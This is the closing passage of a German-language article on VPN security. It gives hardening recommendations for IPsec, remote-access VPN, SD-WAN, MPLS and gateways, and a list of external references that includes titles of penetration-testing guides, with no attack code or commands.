Sollte ein VPN mit dem Internet verbunden sein? Für den Fernzugriff ist dies oft notwendig, sollte aber nach Möglichkeit mit IP-Beschränkungen, obligatorischer MFA, Beschränkungen der Authentifizierungsversuche und der zeitnahen Behebung bekannter CVEs kombiniert werden.
Empfehlungen zur Härtung #
- Site-to-Site-IPsec: IKEv2, AES-GCM, DH Gruppe 14 oder höher, langer zufälliger PSK (20+ Zeichen)
- VPN-Fernzugriff: TLS 1.3, MFA erforderlich, vorzugsweise mit Hardware-Token
- SD-WAN: TLS auf der Steuerungsebene, Richtlinienverifizierung, Änderungsüberwachung
- MPLS: Spoofing-Prüfung auf allen LSRs aktiv, Filterung nicht autorisierter Tunneling-Protokolle
- VPN-Gateway: Kritische CVEs schnell behoben, Standardkonten deaktiviert
- Überwachung: Warnmeldungen bei anomalen IKE-Verhandlungen und verdächtigen VPN-Verbindungsabbrüchen
Externe Ressourcen #
- Top10VPN – Forschung zu Schwachstellen im Tunneling-Protokoll Details zur Forschung der KU Leuven und zu CVEs im Zusammenhang mit Tunnelentführungen
- CISA – Katalog bekannter ausgenutzter Sicherheitslücken Offizielle Liste der aktiv ausgenutzten Sicherheitslücken, einschließlich der in diesem Artikel genannten.
- RFC 4379 – MPLS LSP Ping/Traceroute MPLS-Etikettendiagnose- und Verifizierungsreferenz
- RFC 7539 – ChaCha20-Poly1305 : moderner Verschlüsselungsalgorithmus, der in mehreren VPN-Implementierungen verwendet wird
- Scapy – Offizielle Dokumentation : Referenz für die in den Beispielen verwendeten Crafting-Pakete
- Hackzine – Angriff auf IPsec IKE mit unsicherem PSK Praktische Anleitung zum Knacken des PSK im aggressiven Modus
- Route Zero – IKE-Spickzettel für Penetrationstester Kurzübersicht der Befehle zum Fingerprinting und Angreifen von IKE-Endpunkten